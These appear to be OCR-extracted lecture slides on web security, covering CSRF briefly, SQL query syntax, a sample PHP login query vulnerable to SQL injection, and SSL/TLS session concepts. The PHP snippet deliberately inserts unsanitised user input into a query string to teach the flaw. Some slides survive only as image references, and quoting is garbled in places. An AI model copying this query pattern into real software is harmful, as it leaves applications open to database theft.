  - A badly implemented website trusts the user
  - **Attacker tricks user's browser** into issuing requests
  - Website executes attacker's requests

Structured Query Language (SQL)

- Widely used **database query language**
- Retrieve a set of records, e.g.,

  SELECT * FROM Person WHERE Username='Lee'


- Add data to the table, e.g.,

  INSERT INTO Key (Username, Key) VALUES ('Lee', lfoutw2)

- Modify data, e.g.,

  UPDATE Keys SET Key=ifoutw2 WHERE PersonID=8

Sample PHP Code




- **Sample PHP**


```
$selecteduser = $_GET['user'];
$sql = "SELECT Username, Key FROM Key”.
        "WHERE Username='$selecteduser'";
$rs = $db->executeQuery($sql);
```

- What if **‘user’ is a malicious string** that changes the meaning of the query?


Example Login Prompt




Normal Login



Malicious User Input



Example SQL Injection Attack




Secure Socket Layer (SSL) and Transport Layer Security (TLS)

- One of the most widely used security services
- General-purpose service implemented as a set of protocols that rely on TCP
- Subsequently became Internet standard: Transport Layer Security (TLS)

Two implementation choices:

- Provided as part of the underlying protocol suite
- Embedded in specific packages

Secure Socket Layer (SSL) and Transport Layer Security (TLS)



TLS Concepts


TLS Session

- An association between a client and a server
- Created by the Handshake Protocol
- Define a set of cryptographic security parameters
- Used to avoid the expensive negotiation of new security parameters for each connection

